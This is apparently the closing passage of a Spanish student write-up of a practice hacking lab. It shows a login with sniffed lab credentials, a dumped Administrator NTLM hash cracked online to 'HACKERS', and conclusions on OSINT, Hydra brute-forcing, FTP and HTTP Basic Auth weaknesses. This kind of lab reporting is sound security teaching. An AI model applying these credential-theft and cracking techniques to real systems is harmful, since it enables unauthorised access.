### Fase 5: Acceso al Sitio y Localización del pwdump.txt

Con las credenciales obtenidas se accedió exitosamente a labs.gf0s.com/R2cde2/login/. En el directorio se encontró el archivo pwdump.txt.




Figura 21. Acceso con james:007BOND – pwdump.txt visible en el directorio.

### Fase 6: Extracción y Cracking del Hash NTLM

El archivo pwdump.txt contenía el hash NTLM del usuario Administrador. Se buscó el hash en Google y se utilizó CrackStation para crackearlo. La contraseña obtenida fue: HACKERS.



Administrator:B61CCDB6BE3458D0AAD3B435B51404EE:A7B9ECDD64AA492E449E0A619FD16E4B:::




Figura 22. Contenido del pwdump.txt con el hash NTLM.




Figura 23. Búsqueda del hash en Google.




Figura 24. CrackStation – hash NTLM crackeado: contraseña HACKERS.

## 2. CONCLUSIONES

**Vulnerabilidad OSINT:** La exposición de datos personales en redes sociales (Facebook) permitió deducir credenciales sin realizar ataques complejos, confirmando que el usuario es el eslabón más débil.

**Debilidad de Autenticación:** El uso de contraseñas cortas (6-7 caracteres) y predecibles facilita el éxito de ataques de fuerza bruta con herramientas como Hydra en pocos minutos.

**Inseguridad en el Servicio FTP:** La falta de restricciones en el servidor permitió robar el activo crítico (prototipo del dron) y alterar el sistema mediante la carga de archivos externos.

**Exposición de Credenciales en HTTP:** HTTP Basic Auth transmite credenciales en Base64, equivalente a texto claro. Wireshark permitió recuperar james:007BOND de forma trivial, haciendo obligatorio el uso de HTTPS.

**Hashes NTLM Vulnerables:** El hash NTLM del pwdump.txt fue crackeado de inmediato en CrackStation, evidenciando que contraseñas simples como HACKERS son inseguras incluso almacenadas como hash.

### 3. REFERENCIAS.

Offensive Security. (2026). Kali Linux Penetration Testing Platform. Recuperado de <https://www.kali.org>

Van Hauser, D. (2023). Hydra: A very fast network logon cracker. Recuperado de <https://github.com/vanhauser-thc/thc-hydra>

Schady, A. (2024). Crunch: A wordlist generator. Recuperado de <https://sourceforge.net/projects/crunch-wordlist/>

Schultz, W. (2003). fcrackzip: A password cracker for zip archives. Recuperado de <http://oldhome.schmorp.de/marc/fcrackzip.html>

Wireshark Foundation. (2024). Wireshark User's Guide. Recuperado de [https://www.wireshark.org/docs/wsug\\_html/](https://www.wireshark.org/docs/wsug_html/)

CrackStation. (2024). Free Password Hash Cracker. Recuperado de <https://crackstation.net/>

OWASP Foundation. (2023). OWASP Testing Guide v4.2. Recuperado de <https://owasp.org/www-project-web-security-testing-guide/>